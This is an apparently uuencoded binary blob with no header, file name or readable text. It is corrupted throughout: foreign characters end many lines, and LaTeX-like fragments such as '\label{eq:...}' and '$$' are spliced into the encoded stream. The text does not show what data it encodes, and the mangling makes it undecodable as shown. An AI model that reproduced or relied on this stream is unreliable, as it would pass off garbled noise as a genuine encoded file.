MB5K2;[.B%P-EW;Z1T>%C8@02DKV,OS2%;ZW9=PFEW>JM-VY>IN6?OAD-+UDLD MDN]=>63C7_4XAVQHQ1G][4]_--EUH958UG^U#EJ]=I[)!OVHVR,/05%N@\$DHĐ MH(?_05[*\$1X/,D,J^,156`!=M)>XPT.`%FE[XU,\CBLWMT8^W*)5IR]=^`VHĐ M2FBX-%T2QMX_U_BHS>OFDPG\$6^_IE[IK@=\=[EY\$4'/\WF_Z&;C5O7IYMF>ID MFOB, ^S, .87<Y:HL[3/0M%0TQ+!F<RPFMUQQWR'C<U\&;N) `DG, NC3MM\$J `DYĐ MW<+X6#A.JT]53B@[!,4"Q7B='>&A@(-N>CFNZON+@-?UU1&CW:!0;SK"`?)DĐ MG?,L?74%&N!2":ZDM:4HQU_&Q[B66&5SE0]3]>)W+I?2N\$S:!J]!_0=XS^+_Ð M+O=</[!7!`#W99F;J-&A2!PY/[7>`I%BNLLKJAT`JT8R!=8Y!8_-"=Z)9S=!Đ $M!N6, >\$ @, *"(UYFK, 5]PQI(%"[Y"H:!^(4ZSO/-7?LYY;BD[V5[SMHW+K_1Đ])) $MN/^O4(D'O.,\&@=ZG?-^G^OH9H/\&3H\#Y"&G$X8Q/_#8<6'(#)[&Z^-\#TEKYA?D]$ MZQ]^'WYYLC:45673&S?5ZO5*:#]P2'+M_,BAHNH%@'1[#S!XE#-*].;+TJR[Đ M.\$(810NPZ-9JJ^"JMOCJ6L:B&0(2,R8K]\$@(GMKYJ)I)QKOVW^SX%E#J>/+BĐ M[7,<6:4XNL3,\$MQ-^<,\$4N3'291C96`Q9T\$A.>\UR?+%X,YM%6&1:9,XT9/GD MB!Z#G0>?Y#<^7\IPZCO+VG,*EZ`K?I=%DUWGWXW]JP2TXDLY3.))4_%,4?HHD $\label{eq:mhdd} $$MH<D(B\&L92GHHO\5C:U;N<MN@U(/3ZPU")\:ODUS"%,A,RRJ\,%+O]?M[=08XD]$$ M2-8!N0'@48`A8LD8E*0/NFB<<,3:059Q27RHF/S!3&X"5S@3D'%W]/FR_)>1D M4?D2#B<MYT8CG]3;/<5AH/?,GC.?8\$,90(QGN\$9.P.G;4-G%G_3S%\.RY[=Đ M6W\D`^<[UL>!+2>D8(U;MU^NWF[\$%[*FB@=O,TU6`LRF+?R<I'%L;;NL)/L]D MH)X6`H],51@,>\XA>R'\$@VM&L8*KD]H9O]J-\RYE!)LWT-I;Y9LEW#H5\$Z:0Đ $\label{eq:mwpb-space} $$ MWPB<^)5/SB", ^8+.:]6JF27_^\'YJ@-[F;U@;^[S+0W2;79\R=KR15<D]:"YD = (F,U) + ($ MB=*S9#PFJR<L'--O`B-IM\$[:7:<?*S4QE61XQBPSCC'>UB@+Q-RU@@H*91K"Đ M.G"\4(;(!"3JSA8'-,0(*:#K'F6@_X"20\U)P[0%__9OU<WEUTS.Z]-!%QLEÐ M?ZS^Q#Z8[5-M[J(FZK/1[@E:"*.7,=<;XAUC1#;S&NENA'0)8+LD60"=0NMRĐ M,GM_0`I-S(G<81]'F.'#H<35YHO-BDO&B.CC20#)`LJ3^-AI.P,C)OG`MG^NÐ M9LQLS8&`8 N\$@?5B1P&U8RH I2Q#CL=BAT\$4QQ;@B/UR)<7DU,\P4^Z)T;W Đ MI7IT^U_UZ)9]DV(V6!M./_D7,H6M9%^)*Q:3W>E*HS=?@VY\$;%;X&F#(,_17D M01R@-\`402_`]9UP'Q\FU@Q\$"2H,`0)VJF<?OCXX:GFB+I`I%]`"#+-[GLU[Đ M*V\#+@V^SP`;?\$"PX'DR:2*-S^'9\$_C[H)=Y?;34D5"WLT[<_]RE=27U2=OKĐ M&=QSV68\$SZ`T"W47H_`@(O*^M2_H%H@"\VSJ"C3*\$BL7<!^/;*\ON%N''>F\D M31CC=]C/37;2AGY]\D]6T3%"A05";R[-P*XQ#=^=6W]YT(DCD\$"?=.''>%R2Đ MS/A?'`?U3/#"0>++`*Z4!L?IZMU*O-)\DNK/P+S,7G-FF(90>SVS[WJ>Q;C`Đ M]=:&TO]3'I;-M'"E!0NYO`#KN,B`G4`&A:!&A\D!',GIY#&+%]6,X\?0!A@]D M8V\$K-I138)P7'"-%.NIID)7B69DY5C7\%H?'3O3<47P-NY\$/=(PMK+*1+E2`D

M-FG\3[T-^S1M"4/JV:B5UL26M;/#<V#L;=>B0%6&/'>JVES:ZY''UM37-9#QĐ MZ!!LZ8:7P\$[K7H>%.^O^Z^\DWB7SW!O\5#,?;'6D<50U`*I_TR=A2&V`'0YDĐ M'S4`%:L[-!XCJF40IRH?@_W!C))RKLM]#P]\JTBR"*C?AM=K.B3E#5.K0!?2Đ MLOP/^ \53X\$4>XH'DKTCYZ,JK"<->(.FE`\$CR680[=S&U+A_757=\`?/J=(IĐ $MT > VS[V(T9"9L%MB8*->;]AMV;J8K?[XQW<Z4;*Z9;-<_IC@\\%CW%>]_,,LD$ M_XWZ6A,I4V!@A*&9]-T7\3"WR&,Y_0704U@RBCM\$%!8%LH2SHJA[4_()_X-\D M!CUB, %'ZFM*AG+\$(U'?%Z^U@):A'0)W\XYIXM1`;2>SG<Q3?W./M4V]L,)\$OĐ MN4CN>*E>P9P//LPZ>X!T[H,%PJB+8'OQK:%*L-"JM5;A''C'11Q,,`D+I]DZĐ M'M?QPN(]8I=-)\$J@\GYD\$!P8S#&\$M^\$M]WN_<YY`J5-!&8*'(HRGR6Y64N`Ð M*!")1[BUV3*'1-HI?;U?;T-A37@SGW?DAA9(!Q):>9M!R4E4?/>\$A#L3.Q)]D MJ7/54,YXQKR3C7NH\C'M.\$KE3<I-3OPZU?^UG2L#:>JMLQ4S*'+TVM/E9P%<Đ M.U\<64R9T#XWD;;/P?G%R9:T.[LLY1F]#>3'H3F8_]+.A=D^L'!6+S?'S+B<Đ M5]F7G<HNRV/J@`A+Z/7N7]F60F3.'H4YW?GNMPGD(>XX"V+29W&+9;F:.R/JĐ $MDK[&J&$H1HD&IM1>TP8>M\\ -(B9DH4DYIMJYE^\D$[)<6Q!V>S8F"&+'1]=H/Đ$ $\label{eq:mspin} $$M"$`W5LE-5:L>-"""CD>=D[O/>&E#?6U?WM.5>5"64L[<:_LZ6<U:I??[JX_SD])$$ MYB_;B\$AOG76;E\PK\K>&(Z]I*N+VOK__VHH@`G@_69'&?7C"V!E(L7"Y;,\$;Đ MR!9)TK@7;@E*SU,,-_O[YPH`%-E#\$:&12!\MITJ;>-FI<-"#A<4W-C<PCZ)RĐ MAY:TV9WB#\#6VY#^3-"]J"\5(X%&&W\$QE/^QLT0-)VGW^YH*:=\?DT3FZ55\$Đ M)VOKOR2;<+N7KX+GIHY>):LLCR^E.\28&L^10_S^SV]OS(P+*4D/L2[65X42Đ M^D31D*.N0<'4F#+VR\KPAC=RZG@R\$&@1\$:.=BDKN#%!DKQ:_`.VEQR<K9%JBD M2BB8I=`V,9<][264-ODB#6COX@?TPC&.2(N\%\$\3_.W\$*>(Y`UD8PG%=1;,+D M;_!-09R?#^X(DXSYYV3T-EPQO@Y9F"=_TKO.[\6&U+N1D_'B?WVE^H.%BC*_Đ MBE+:1XB2.?/NC!&C]#:A8;M@HXEBB*]N1+MWKWQP_2)D&^W_;X*64?T5GJNXĐ $\label{eq:main} $$M\]S,.$'PG:XOMRA:R:\Z6D)6`[A/7^MU\2[\#=JQ^YE1*]%>0S(V/JC0Y'LT5D)$$ M.G*;IS-!+.1&]B`JR1G^TU"O@\0F6Q//+)P@>YG7?#,]IAYGWU>UR8+GM8W(Đ $M>0R^+L](-.JY0@3HQ%9S2N+$)#>4;3YS93J2&44QV)1(^.1/M.-=E6B9R^KD)$ M95?3;2K=UH8H&"3#GT0W`RG1.60[JN'/=M1EBQCDRPIIM]?,>N#R4\$?<@C<PĐ MJ/O31@B=AH""G4`BJ#3]Y[?)`E#9J\$?5S]N[HO#B')']>71K/L-KKVVG"*QHĐ M\$Z[.?D>H7..>@IFK`.[<IX(N=E+ANS^KJ"5N\<:!F"?3V)]3U\$)0#F.%:D5>Đ $M[^34V[\ (+:/G--\%09DYTM*3A-YD2\ --,+,+5G86KU\ 2=N:(:*^A*-%+IV6R.Đ)]$ MO.[@/)`KBGTJKI6/-?X/;8Q)@1R]&U;9AES`K'[?`\$HTMP\JII,`W2*G,JXDĐ $M<,.+,96NKEDL_DH$BR>KD&E'/:8M$7+N&L"S,K)^Q+3_6GUWR?$JIF1>].0MD$ M9E)9Q-?!%SQ07P:J10/7M+V?0Q/\<K\I7-IS#OLYL\$5F5S'0;/*C/=;F.HJPĐ $M/_RO_A4GM$R$C^?J`N5Y).+#(N:@$G"^$+[[7\9\<<L3^,T>&\2<5ANA`X^1D$ $\texttt{M/F}^43 \texttt{WGAV.VW} \& \texttt{@DQ!Q} \\ \texttt{ZNQP} \\ \texttt{[MWAM1_;87BGG=1CZU(WE,*3GN,M+QC(PI=\$0D)]} \\ \texttt{WE,*3GN,M+QC(PI=\$0D)} \\ \texttt{W$ M1=ED2.@0/!>`/#R>UGX]6.#[+--\$EA\L\$YLG/N##F5O*+!9)9)O^`&\\$@:BAÐ M;404ZXA_B^"DWKDGH7&]NP\$ZW@-!Z,BHGV7.#YLAZ/_WX?J[*B>;DS?M?K6CÐ MVQVD2/YS86:#A--C'NWCH>[,&&;7'Q-U@9`N1F!]%",T351#6&7H;M\$Z"4-9Đ M7TMN, EL&BL'J]0Q^A%C@\R8SJD@T?A3:@O>-65.F07K8LYW*Q]5B53D'\$63[Đ MR?%E,Y&QCF`9=2?:EU\<@TDH;D8?WV1(LAB+]"M,5HHURI[B.ZVIBPP+QZ:[Đ MWTJ>R, `O<16H5PL^IAI<8F3Q60CX^DZ:^*1Y--.W9D)S7C'@SXLUBS\?Y,=\$Đ M?*\[80_Y-(880^Y`I#`,XFSXJ!"BDXQ26\Y]A8%WF5(K`3=4_R[-MIW2H'B(Đ M'#%,8#K)ENOAGKZ"SY>SDWIP4AB'5ZJ#GY'1SVC86TI;.D&N18,=D>ZRB8?=Đ MIVE!M#Q?)'A'3`<[KSK54A6EP:H7PM6@6XP#L=QK*9EV8]%H_%JTL39LD5KLD MRY(1CJVDV<MA.)\$.YN4?4DOJ>TPTK\5H>\`,PHD?\O+]2\$HY=U,<6]B<^L0'Đ $M_0-7-O+:@O>I)7-(IVQ(&OT(/1L8!K9=?G$3OBB##3M'B3JX)H,#0)K'27ZJD$ MCKQ"<I-MBYG8S\$P3=8\)/]2-K;[A#[?@1A3K,"&V/G2ET8BZ5<368QN*OBAFD $M(W7F9_=ZJ/K>6(3\5WD[H#"-]."+47$6$\&;Y2@#10ZM"4EK_8$7%&0)<;Q9D$ MDOK=5Y+*E2&A7>5^!ORNL+2:\"5U#T["(F-73>2*<^??JWC/1]=<V7__['._Ð $M+%="9-8;<@TL;,I?_>QH!";38_2>'@TXM_;H^N9N&O=G<=I2485SF:;LL1$3D$ M@ZNIZ!/"B^<)?2BI;&3B^L.2I:<&HBG/.\6/]5[ZM.0ZV%'K[,J\(>/W<BE[Đ $MD5) - [/Y(4/W1EQ8$*4>=GS4XH^0PI::NLLOP[Y,IRBJ6"<\X=][UXH]3%;ID]$ M3IW6YA!L?E\80SCN5Y6"7&GD]ZP3:00]RV8<.'&-MV_[_6/]QY;H'5FWD=N6Đ M(M=N*Q^!/,LT;(A5J(,*.&5Y'QQ26=?#&%2Z5"BF.)ESDX?Z&3@A@:(?!@2#Đ MF?OM-'20Y6^ZCNX!\^*``OOX6^#ESLZ<V_")=*G[9P#B`K*+M;V6+<&?='K:Đ MY4"R(A#@'F^/8R6-?KO-O7<>/]](BZDZX0ML3L-O/&RQ42>?Z%4?J8#1)1P9Đ ME&B?+/[=-CQ????JUF9.G781(U^6@6["\$M_OZAFQ(`LR@6E#CQ&T15P]PB^6Đ M@X<3RQ/..NR*6&'"(YY`MH_)-GS('WMZ^\D274F9.H?"O:+Z@5^<+B5+(8BHĐ

MK#\^&<M_=U4D7U!<U]"R_L?ADI?A\$'KCL]UYI^/UT3!S2J0/^#V(`914E&HVĐ M'"0[0K")%6H;"3)>VS.C<N=8/"8Y?'[=+H>'WV/UY].(]QB98\&12D*6+RQĐ M8&D@`A4PC12)E]Z%Y2P!::A5E'+G5JV;Y1700,"QZO3[*_FMB;*D/4-B^'?'Ð MFG:`]/--4%5L<O#!.=@Z9R.TRF(A&NJ_EJ7@=&L\$_QU*1BP-\-?4%\1);5*VĐ $MRKJ2S]J'=\J0B^{\J}G3"-(B)'/X@GB\6Q]N=\@(?ED*1U(E.U]]<0=?6WRVUQĐ$ M=*'<59\$GJ_;ORAV-91K'!/G'FAEZ-EJ@[BLU7Z0M)V5CK@W\W/];*]CGVM(Đ MKV[\$I#+ESP0K.NZ^>#%(\$.X`3FCF(O+?>]]*T`YHL@U6:2?D:5/*4DTD]]WD M:?S\$:65(B-&CH;2_6[2Z:O7KNTMDIGX,/\-]YSG8D^<I1I6//[P(#%SLBK2(Đ MR"9\$X=AZS4L<B74I%7.8X,&1=/^GO7V'*'4*X]<W;B\BU^S3`6^\$7K&7,\+AĐ M?I5-VEE2<H)5@5<7C3/6T=]FZFR<9NOMPWP-\$:UCZOP^K%.0_]BUIWH8O@BVD M5F[A:^;G6.50>E:A%Z,(\$A[8C;!9?L2R!TRP]IWT<^?,1%!SQ)Q'%CG/MU!,D M+,^5;Q?\P=\$MG_(BZ(O*JJ>=KZOYSR*OWO+/!Y(?SE<IT9M/K%E9+-[\$?P;=Đ MU=AN._][M'+SPW4GF2/P5JVTWBM7E=P0]MR9I4""].&I@-8!,&6=?MR];%2*D $M<+Y#5UO"JOM?1R$+Q&79?<PY$)/4$\O$U-#Y+ZHEOD+Y8G&Y/^E*QD:@:<Z5D$ M,*+?T<6>^U\$N>1R_0MT`Z1Y0*O'\]CQ-4H8]\$`5U;#\:DF9F2W3M;T,/`[ENÐ MWW%`VS]P[@4PB0M\$=^P*&[2PV2!<^SD;<?A92CB__7"`/S#F>"1:J&-F8:%0Đ $M+<D_\#DBOS"683AIJWFG\\+M560\#D,$L7>KMT!=%&I^D]F<7^^'O\#XKW/KS@L5D$ MUH!Z0!PE9_F\H5:5H)O3<[.LY*)ACFCJ6[\$6DS1N.<SK>0WPEJ!/@?+D0M>2Đ $M = [OOR7:LQ^T]MFH!UTC0+7_MXHY'#H*M.^J/K,K(PA6`F\'<1@H]&]$`D$ $\label{eq:mr!_%A8YQ0<G^6DYZ+4H*@O"`7X/LDM6)UM^(JI8&E(L7S1K-$?80\(GT`/*OD))UM^(JI8&E(L7S1K-$?80\(GT))UM^(JI8&E(L7S1K-$)UM^(JI8&E(L7S1K-$)UM^(JI8)UM^($ $\texttt{M@} (X_\$XY>Z67(S!8K(\$"S,_0\#D-27>9UR^92]WT1SX)!1D\$.*^!CUM+F7>;A*D) \\$ M5RP3N0J3RUJB"@LR5[&\$\$QY\$>/Z9K@&WE<UT7.XZXI9IX[SW4BP+S9;5#X##D)M]#ZBK_?]?=!;Y;7WX[2+1F?F3CC4&M"8B<C__>VV-5X2?U90][K1Z;M4/>"^Đ MZ!OMT.C21PS#?P]>`]D"&JM_OAV+D=Q2[EMC11I/P[5Z\$OVJVCQ\$N1DMO.8]D $M"`+262,\\ +_NY+V<0!?-T.`X8X\#A=G97\#,>G>,\\ &GL9O>:29/@[)<FU`4\#GOI@D$ M.QRBN)=S=1`U>FTE/J@,6,V/:'[?U+Q9".%9<&>4<B]MS751![K&%/HHML(CD M<!A(HO"+4\M&,<53.W2U=Y7U+SYBRF7(^Y&/1A7&%"\$PSTYR"?1W5?*9SPB)D MG_X?6(&RRLN#;GHO4!<:\C(SB<;>4PY\$^TG^L(\#J/T>H=5V'`'-UUW&W4H@Đ MSAESL_&>?+'&\$482NCXTZ?3\$45*'\MZMJN;Z88(LAAQ49;>!K*B^K5?@)H"Đ M"#@P\$`BV7&\?O/]E!G#4G7F&8C`,UW2DJZRTV\DDXH.,X/,85<1\!<,(M_%^Đ M-SC/SX:#J\&'+IU(@5Q*AM[9ADN.,P6"75N5,S37=316W20X".10=!FDIWA2Đ MZ0*V[Y7?D2->QS3@Q]C_[&AO/_OAE\VG\I4;3H%5)V<P0ARIY88=J&85\,K>Đ M["MFWT3=7@4)E^'69'OO8RYOY1OHKZIZA=0E#A%E%\$9*BX#_(L7;9):^N*28Đ M[M#D3D`%`Y0^!;DS=0JM!@1.ODK\I`4Q;.FJ<]HL)K.SN.L.<.EJ\F9W4?`4Đ MK)2E0VVK"NGTVRR`H?"S2P4ICETAQFG2>_H?HH&QJY9BNB+I?"9ARO04"8?2Đ $MN@>, \&REVZ).I)WYMA: \&03]ZQV8"[8,G;<N2>FM]7LI._'_U-;=[\'\8K*L%OÐ]$ MZ4H/_QZU/IO[/_YWNC3M^3MLA;)^)%&5[[=QS<#'"_10?P;9_[HBKBF_?/O^Đ M`]W59X.Z<SZOD&XR_7]\$:*RZ_OR]3./"WR3N(&>4N`^_X)OA2WH+[T_CQ,%FD $M7G/(</K@$N/T37^]]7;<RTN1X6*>A3M-";P)41#,G,>TN1RY>)EJ.X?%Q1)LD$ M\$8IY'7)4J'93`FG_^]#X[_:'8:GZIW(@BHTPN%`<7B#*`U.(V_1_.2<7/B-]D MLH=+3%N(/DO"L+N2ZC758[DL\/1[7D2;F\$\$]&_O#=\$HAGA2M;KEHYB^4'D MTC<,N42V__US:3%-ANF.>TN[;WL/0^^H*"_V5\$)C"OZRHJ;#]^F]J2\G3"]KĐ M.5%O@*)H]?\Y\$?`WAY3V[U#)3XJCI8MYO8^\A*#+OVV*(B;___YFD\$KY]"8S)Đ MQ?.N._18LG7.TI3`8.JS@<`TM546>8MO0V%!RL_8B*FXB9Y"H!@Z_3F0U00ZĐ MOYAFA!!M(//QQYH@6[5MR</<"4!8I:+8')6>%K*'N3/W#!B:Y"E8/)GXP/XUÐ M,62KR^MRITFZ=(&1[8;2SXU0,C)O=\"ZVE.G\N75Q"Q[%>5(\$3.%&B_^KEVXĐ M^B?!W\$F@'N#1%I'68E+X3#]>@]QK&O!H\JT=7WGP_>72QCLX'Y8*%0>Y`N8'Đ MIUEM6.R'&\$PL`QJFM0I2IP!M(48-F?@@4EH+2Z[">!8RT06@Q\$<3<7'JK)SFD $\label{eq:mm,1} $$ MM,1$ YY^?$ HY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<VV9VHH,:(X\4J__^I^P>D)] $$ AND $$ MM,1$ YY^?$ HY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<VV9VHH,:(X\4J__^I^P>D)] $$ AND $$ MM,1$ YY^?$ HY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<VV9VHH,:(X\4J__^IP>D)] $$ AND $$ MM,1$ YY^?$ $$ MY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<VV9VHH,:(X\4J__^IP>D)] $$ AND $$ MM,1$ YY^?$ $$ MY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<VV9VHH,:(X\4J__^IP>D)] $$ AND $$ MY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<VV9VHH,:(X\4J___^IP>D)] $$ AND $$ MY \KGO] (=; 'R"_6[R&SN+Y,9(IDL.^<(R)]] $$ MY \KGO] (=; 'R"_6[R&SN+Y,9]] (=; 'R"_6[R&SN+Y,9(I$ $M7M6H\?@+QP\?WBWG_+K7T_!_=, M2("O!-=:U)Y?RL1=[*;^S'Y\339;WQ/^_Ð$ M`\$QR#<:2R%+[7G8?\&V5XMOV!Z%<0E>=12L?3R/]T91-%BCP%B,VB-2Z/ZSĐ MS8FR[`ZB9_IX\$X93#\$>'7X3^QFO@IZ6S6IW@?KX4]\D2P=Z8!@25?W0+*+%:Đ M^]\$7)K\80=(I.RY]#95`Q^A7/#I962UH*J8UFFA(`D5G%?TKV\$GFL"==1LIKÐ M] W ? X \$ K I F G + F C + 9 D > N , /J \$ "O = (PZDV > O 1 0 7 Q \$ N 0 Y + K 0 : Z, I 5 5 / X DM16(/T.K)3*@B\4\WLH6Y/\$8'MBY_AM2D!,OM(OX/#@D.]+JT>O#OGOW=;4FED MN/U_;F1\NMB:T)I#PLK715O#)4)_WK9RV.7-DP1S%Y*/H30`&6#)UF@IC5+4D MXWE#"3H5G1[OL8K, `R^5@=I7;YKJ#U:JN-FEJ<65)7R\$NF,\$Z7+6'@^)[,BHĐ $\texttt{M669X:MP5M$KQ}_) \\ \texttt{QLT54V}, \\ \texttt{>\#OI7D}\\ \\ \texttt{@+<U2FI+]2<*IFL7R9>?IJ.+7A`, &(; \texttt{D}) \\ \texttt{=}(3.15) \\ \texttt{=$ M; &M=G.-0AW1ZCKPJHWR\$@\$Y+OLHP06#_#<N#\$V"AO^\$MMZU*@QY127:4F] ODD

MLJD];BE@@5/N6/-@[YYS>.D;M9*4V\E=@>40.I9TFD2E^V;[*KIJPNK[JKE\$Đ MI7?3"V`\$Y?A]L.'F@8Q<;22BBYNM<";:2W?0*WYP&O_1ES6Z7(.#0+!(%3GZD MKBS!""V]E'!C/36^(6FI]<CL41;L)&.>HR@2E`I]^DOP78SY=OWX+,&7"\$5GD $\label{eq:mb6xeufzzzij@y5y100)krJ5&i+} MB6XEUFZZZIJ@Y5Y100)krJ5&i+_)]SFQW;Z'TQL[\NL7-VO/3Z;O,Q`<]QL0Đ$ M/3@$[O<Y.74;^494##D:4;Q6;SQK?$G.JVB8UCFB)">Q!/4Z\WS-R,$MED$ ML_>WJQG)A+!E=L?CT9+0K?1XY\$K^3?2;+:UI*KR:R&C)QT1F_6K=T&,ZAK%9Đ MM"#1XQ#?V?XW(O:N@<ALFPF#<8;CX>`,A%-(X'&::,S,NL[+RMAI*`WFD6T/Đ MH>EH#G)2(OYQ66\$Y`1?,]#\$"W/''Z*<B]36<?S^>9U_BDPE24TD<BH]I\$]X(Đ M*KG:/>?[KJ2?>S<<YDH%?EM*TXVC\%25[]T?]ACX9H\Q'-4KQ!98GX; `4,5MD M4ZD(V)9<(Y8L3YH)6-11K#D&]C25=W>2U5RIM[8FIH8WTJ-OIJ&9E[5W")D $M\1.[^; \#9R'OT: CKB5<A35\], RS[>8Y*E2=^7F/OR?M$Q7;E8$RP.7R[OWJSF<D]$ MX^PMIBH\\MJQ+W9YDFBT6WT<VL'M?Z3EHT4&YHHQ\N]ZY)K*;F^1\$ZP*\$BQ>Đ MVNRV_*R;_7_*LD68GR!+^SL6X_R6NHE'%6,/B[NG__@\!;&4=Q8EM[=YTG*\D MYUAR_2*PIJM473+P8L#@<%GF3<4]KSC[F+D[G%3%;LT?-#\$JNC\$^AQ-R18^,D M:9_L.M.D#VS9DJ!\$XG-3JOD#AZ'E(CT,9A_TB5-FTX?+LJ@WR%#ZY!\001)[D MR;ME<JY-*_:%7<7U>I);]2SS_.8%2)^I-M?`_AVN_;+AT.K)3%^A7D3VS<LUÐ M>9]1#MIT)KH(><1:3RN+X_^7X*J;!W\DZ'@QR';U2AFB7CB>(NDY@,*OSEONĐ $MX]O&P!RY<W[O<1&]>"Y-<5^[8?,YP;#M^>7M#8]OOZ(R$-(A]T*L?+[R8?0_Ð)$ MO/A**BB\$4'0U6<G5M.\$-\$-3)&GP:BQWCSO&W9I9RWZ_S_!G@)7TZ8\.\V%?GD $\label{eq:mccle3:xsw} \texttt{MCCLE3:>KS<W)/\&^]Q'\&RO'4I:<W=MJ.A[,`^BB3`NYS^:<V]*WU\&W8JH8]E/D$ MLD6T#MQ=T, \$509XJ(S8-QWQ+BBC\W>4Q_4_^4VH_R031&&,\$4LE25*#F%1=1Đ $\label{eq:mq@7/_!M:985B!,?7;M$UGV6"_1.+:N$I^(U?+?BM^*P-%<4/I+%FDR_&/V0ZD)} \\$ M%OT)93H(A_QU(ACH"/I66%!Y^G/P\0E-D)J\RH=\[-_0!CW>P#E,SYO[]\76Đ $\label{eq:m6?C/0`UQ7=N4**Q70]W_JZ1E0/I;8+\\ !&V+/_?&X]Z9P2>7N^*XKO2_F^3&?D$ MXX<?)26L0;_E4_SN%TMEWE\2#HM`:]HOA&--NP!%.'*<=`--J56!AP%V2(XĐ M'T,C;0#T/JQFH"58=\$%7<IXB4+!MEGUYO&&#J@+B\N(!:TG!CG-K0`3P^PJ(Đ M&M7=JA_7/CHKR0ELR0HX_395;L3_#H;,9_:8T/,\7PB7QC#>?Q8!'%">5R?3D M?U4<GAZ0I_FIE_FO"XP493R!J!X;)?I,8L<87;^:BNX*3%ZR.S=W_/_8>NNPĐ M*-NN>U@1) "6D14-"&J5+NENZN[MC&.D&D6YIZ>X8&B2EFZ&''G+HX=,W?N_SD MW,]W'->_<W!QG>?>>ZT=:^\,CEPO_HGUE9J5NJ'+QOV%6_=R-+-^<_=;=Y'TĐ M.37PIX>50PKVHQG"@#8PR0\B1>.*Q="B6;6JA+YH#V06.'3-O=(X?E:#"ZX?Đ M\CXW+=I0;PJT,46T6QY]A.NYNZ&HJSU(KGJ4NZ^!VSKXB!`.N;E;+52IX/KKĐ MZ`6Z<U#[WI]/P.!7;.QSK]6QLYGQWA%V7%6-R&9;2+WW"X\;_'AY!U87@9\5Đ $M/"F*?$I(_14JSB>V-F0VX@^<C$S:-D,:[K=BE[Y6T2;%#;+,.^/P.&VG64`D]]$ $\texttt{MYD)} \# 4\&1 > ; \texttt{J} \$ \# \texttt{G} - \&67] \texttt{L} : ? \texttt{ZJ} \&? - \texttt{I} . 2^W \texttt{G}^Q @ \texttt{H} = \texttt{E} ; \# _* \texttt{TMS} @ \texttt{T} + \texttt{PV} / \texttt{YGKLY}? . \texttt{D}$ M[7-A#GP3<O^W%?8O/UP,'BUW@TP@+6A8'.%'3)^&^5!Y]^3:S!3CVX8=^+X@Đ $M^2R-CHA.FA^7:7:4(X8$4P@6(C&W]A$4=Z)7U2M_$_+H'L>"KM;Y1NZ<+++-AD$ $\verb|MD.NOJL/UZ5I[C<Y7;B3LBC+KM9C1C`A5FV\QR+^GJ^+*R(JI[\IV!Y<1%S]AD||$ M\>>\#V:4`R_,SO,^\\LM37V]^G9QXHK5^\,QYL<LV\IN;M6ESM"V!:J>'YD M[X(Z4"KP2H#<<3J]=+W<TS?EU7,J8B?!'XA^A95GCOJ8+OKONZ,LC?Y^?+5[Đ M/02I1Y.KF8I/TC]^'Y97GWHTCMB*)%"+X_@&5E_IC8_5W8@\7[CQ<]&\K(96Đ M&@:I= D9\</TEBMO(C9M0AF?:O.-0EP)4Z*:7ID1Z)CC &6!++7];T\9>E6OĐ $M_P#J=NH8]-LM0K8M]:@LM)G+:&T-QQ\#!'H5+SH;S*C<2G<'MOFD7`!\\3+UÐ$ M-%+&F-087IV^UQWE65KX:VU]F`)C?S-P70IKGBL._Z5[^5?9XLA\U60=9TA)Đ M^&Y'QR9_SK_C+W_D]SS>7T!8:6`J5'L!;8<*_\T]"9)/\$P9J?,[CFM?N<^R\Đ $\label{eq:mg@^J+U,O4?*<4>3ALV_;SX^V+\GV_%"H=]IV5,7M?^OL]\\?23OZ\\L9?,]=C'D$ $MR=N/-M_^/)$ %K?5?L<N_;3ID3AH]]!-8)-QC?V7A>O<02>U6FBH%CD\[;PR-D M^30>``6;<6*)@B+X%^C^9K2A5-U^.J1ZI"OQOYO.SZSP9(Q(0`CS,U`@UZ-7Đ M79Z;\$XZ\$9;KKT846*Y)F&<@,1`AXLE9_F_:"\NE;EIGVNMTWQT1XRT72D!S\D M61FK*&GZY[UN-\Y6!KM)D#@KJ69+78JAKPTRARO)RS#KUDR9ZRK\$N:@Y< T-Đ $\label{eq:mf_solution} $$M[,:^KY]GH>\sline_{000} E\&B`UK)FY.G>1H+"@>MF(VSMGX>G[[,^CO)+O`WD)$$$ M0?#G<S7^52; %Y-UX\5<]^._JW;\)AL7&!<.C@Z2_^KBO:O4<6P<H9FD*]A;_Ð M+B=EESGE_K'X"DMP8SGK[\X(7>N_615]C%_?OOG=>#Y(LO*7Q63421U^?YGZĐ MU2G3H2E]Z'(C&(O?>OFO!`>W:\`XUT+#GY__-I,H:?,X2IESS?3(_>"ZP(%5D $\label{eq:mapping} $$M@]$4B.0/"%'FZFO$<82Q9Y(-DF?UMHPE6VJ(?_#009V;^9.W1CR/]=\P>030)$$D$$ M\`"[UL[Q/2P5>01^2R86R*?QLKJ;ERGT]@&JCG80"%I"0\$_FHP\$J/F/W3#[TĐ M'D`J]OP/1`@WA]/415[75JELY&IO/JW?D!R//F_66MZO[:_T0LWG9J!1B73*Đ M]U:0^'])XQA7:6XX?:U.Q_0K*^)_\Y5U+NSPV44D',>B?1]?J_YYC:4;=`]XĐ

M[O/";+,MY-B31;IX:5@X^TU701)MB!`D>/=8#S?>UA'`1VA\P2,>CMGX5X4WĐ MXN6J2D@.KVSXXQ_+KE#*YL_!E!YG@W>K4UU'">/`D8V##,>"VU\$^AV1&FHV5D M(AR6:;PGHA\>K/<DQ#O^OE)!O5BL_7>!4CSAPO1LJ7KLC=E0W/6MR]++?F?]Ð MVC#8R8K`B__2\.ALF7CQ.9:\$S>SOQABLR%'YTLA]B5C.`03!@C/A-]VA`F^LD MEM7D631>>"!\$M!P1/>]E.GF6\$)G][;L,,"K4"G[]10!)U0W=7*/)\OX[MUSEĐ MIXVTPP3`'[N1JN1X\8Z5^[!\$U3GWB`+0("_WT0'J_+U!TYC*)?^EW>Y4G<4HD M0F'6?W0)KWAI&KKAT&K;N8`&HVDODR6ZM\<9`M7/QXK9WTF-<\$&PJZ' COJ/Đ $\texttt{M.DBWV:} < \texttt{0(ZO;\&_0J.U+HHY>?*X)A(KWB$33]3OT@^M^Q`>Y?/&^!B6];V(;1D) }$ M311%!;P<_Y0)&\?S@BAD\U=N4'YP0\5[ZDFB7/`Z,'H\?/]5]#K-2`UHZ_RÐ $\texttt{M+>"} 